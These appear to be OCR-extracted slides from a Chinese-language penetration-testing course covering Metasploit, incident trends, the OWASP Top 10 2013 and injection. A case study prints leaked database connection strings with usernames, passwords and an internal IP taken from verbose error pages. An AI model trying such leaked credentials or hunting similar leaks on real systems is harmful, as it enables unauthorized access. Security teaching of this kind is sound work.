
- › Smart exploitation
- › Password auditing
- › Evidence collection
- › Logging & reporting
- › Replay scripts




- › Network discovery
- › Vulnerability scanner import
- › Basic exploitation
- › Module browser

Metasploit Framework
Open source development platform

Metasploit Pro



steps of exploitation in msf



metasploit demo

1. 社交工程攻擊瀏覽器弱點，入侵系統
2. 利用系統弱點，將步驟 1 獲得的一般權限，提昇為系統權限




課程大綱

大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	

Total Threat Trend

2012 Sampling of Security Incidents by Attack Type, Time and Impact

conjecture of relative breach impact is based on publicly disclosed information regarding leaked records and financial losses




2013 H1 Sampling of Security Incidents by Country, Time and Impact

conjecture of relative breach impact is based on publicly disclosed information regarding leaked records and financial losses

Top Countries

-  United States
-  Taiwan
-  Japan
-  United Kingdom
-  Netherlands
-  Australia
-  Czech Republic

Size of circle estimates relative impact of incident in terms of cost to business



Jan

Feb

Mar

April


May

June


Web Application Attack Trend

Web Application Vulnerabilities by Attack Technique

2006 to 2012



應用程式安全全景



Role	Component
用戶	Browser
資安人員	Firewall, IPS, WAF(F5,Citrix,Radware)
系統管理員	Web Server
資安人員	Firewall, IPS
系統管理員	Application Server
Programmer	Web Application
資安人員	DB Firewall(Oracle, Imperva), DAM
DBA	Database

案例：網頁設計不當洩露機密資訊

設定檔名稱

資料庫使用者名稱及密碼-現形!!

Microsoft OLE DB Provider for SQL Server 錯誤 '80004005'
[DBNETLIB][ConnectionOpen (Connect())].SQL Server 不存在或拒絕存取。
/diq ning/connection.inc, 列6

ning/connection.inc

Microsoft OLE DB Provider for SQL Server 錯誤 '80004005'
[DBNETLIB][ConnectionOpen (Connect())].SQL Server 不存在或拒絕存取。
'connection.inc, 列6

connection.inc - 記事本

```
k%  
Set Conn = Server.CreateObject("Adodb.Connection")  
Conn.ConnectionString = "Provider=SQLOLEDB.1;data  
source=[redacted]er id=sa;pwd=6666;database=[redacted]"  
Set Conn = Server.CreateObject("ADODB.Connection")  
Conn.Open Application("conn_employee")  
Conn.Open  
%>
```

案例：網頁設計不當洩露機密資訊

/' 應用程式中發生伺服器錯誤。

接近 'i1pjf3tcxy22zuhazsz0ugjf' 之處的語法不正確。
遺漏字元字串 ')' 後面的引號。

描述：在執行目前 Web 要求的過程中發生未處理的例外情形。請檢視堆疊追蹤以取得錯誤的詳細資訊，以及在程式碼中發生的位置。

例外詳細資訊：System.Data.SqlClient.SqlException: 接近 'i1pjf3tcxy22zuhazsz0ugjf' 之處的語法不正確。
遺漏字元字串 ')' 後面的引號。

原始程式錯誤：

```
行 90:         Catch ex As Exception
行 91:         Finally
行 92:             ClsCloudUtil.RecRtn(idx, UID, String.Join(",", aRtn), Session.SessionID, True)
行 93:         End Try
行 94:     End Sub
```

原始程式檔：C:\WEB_PRD\cloud_prd\XFrmLogin.aspx.vb 行：92

堆疊追蹤：

[SqlException (0x80131904): 接近 'i1pjf3tcxy22zuhazsz0ugjf' 之處的語法不正確。
遺漏字元字串 ')' 後面的引號。]

Microsoft.VisualBasic.CompilerServices.Container.InvokeMethod(Method TargetProcedure, Object[] Arguments, Boolean[] CopyBack, BindingFlags Flags) +202
Microsoft.VisualBasic.CompilerServices.NewLateBinding.ObjectLateGet(Object Instance, Type Type, String MemberName, Object[] Arguments, String[] ArgumentNames, Type[] TypeArguments, Boolean[] CopyBack) +190
Microsoft.VisualBasic.CompilerServices.NewLateBinding.LateGet(Object Instance, Type Type, String MemberName, Object[] Arguments, String[] ArgumentNames, Type[] TypeArguments, Boolean[] CopyBack) +167
tw.com.ClsDBIO.Exc(List 1 iaSql) in C:\Office\TWWeb\OmegaLib4\ClsDBIO.vb:466

[Exception: 接近 'i1pjf3tcxy22zuhazsz0ugjf' 之處的語法不正確。
遺漏字元字串 ')' 後面的引號。]

Data Source=10.1.2.205;Initial Catalog=CloudDB;User ID=CloudDBUser;Password=clouduser
tw.com.ClsDBIO.HandleEx(Exception ex) in C:\Office\TWWeb\OmegaLib4\ClsDBIO.vb:841
tw.com.ClsDBIO.Exc(List 1 iaSql) in C:\Office\TWWeb\OmegaLib4\ClsDBIO.vb:474

[Exception: 接近 'i1pjf3tcxy22zuhazsz0ugjf' 之處的語法不正確。
遺漏字元字串 ')' 後面的引號。]

Data Source=10.1.2.205;Initial Catalog=CloudDB;User ID=CloudDBUser;Password=clouduser@123;
Data Source=10.1.2.205;Initial Catalog=CloudDB;User ID=CloudDBUser;Password=clouduser@123;
tw.com.ClsDBIO.HandleEx(Exception ex) in C:\Office\TWWeb\OmegaLib4\ClsDBIO.vb:841
tw.com.ClsDBIO.Exc(List 1 iaSql) in C:\Office\TWWeb\OmegaLib4\ClsDBIO.vb:480
tw.com.ClsDataUtil.SaveRec(Int32& idx, String iAgentId, String iFuncName, String iRtnMsg, String iSessionId) in C:\Office\TWWeb\TWWebLib\ClsDataUtil.vb:416
tw.com.ClsCloudUtil.RecRtn(Int32& idx, String iAgentId, String iMsg, String iSessionId, Boolean iRec) in C:\Office\TWWeb\TWWebLib\ClsCloudUtil.vb:692
XFrmLogin.Login() in C:\WEB_PRD\cloud_prd\XFrmLogin.aspx.vb:92
XFrmLogin.ASPxButtonLogin_Click(Object sender, EventArgs e) in C:\WEB_PRD\cloud_prd\XFrmLogin.aspx.vb:110
DevExpress.Web.ASPxEditors.ASPxButton.OnClick(EventArgs e) +96
DevExpress.Web.ASPxEditors.ASPxButton.RaisePostBackEvent(String eventArgument) +540
DevExpress.Web.ASPxClasses.ASPxWebControl.System.Web.UI.IPostBackEventHandler.RaisePostBackEvent(String eventArgument) +13
System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5563

版本資訊：Microsoft .NET Framework 版本:4.0.30319; ASP.NET 版本:4.0.30319.272

OWASP Top 10 (Risks)- 2013

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

A1.Injection

- Definition
 - Turns data(parameter) into "command"(OS, SQL) of interpreters
 - SQL queries, LDAP queries, XPath queries, OS commands, program arguments
- Target
 - Interpreters(e.g. database, OS shell)
- Threat
 - Untrusted data
- Impact
 - A, I, C

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific

Command Injection

Vulnerability: Command Execution

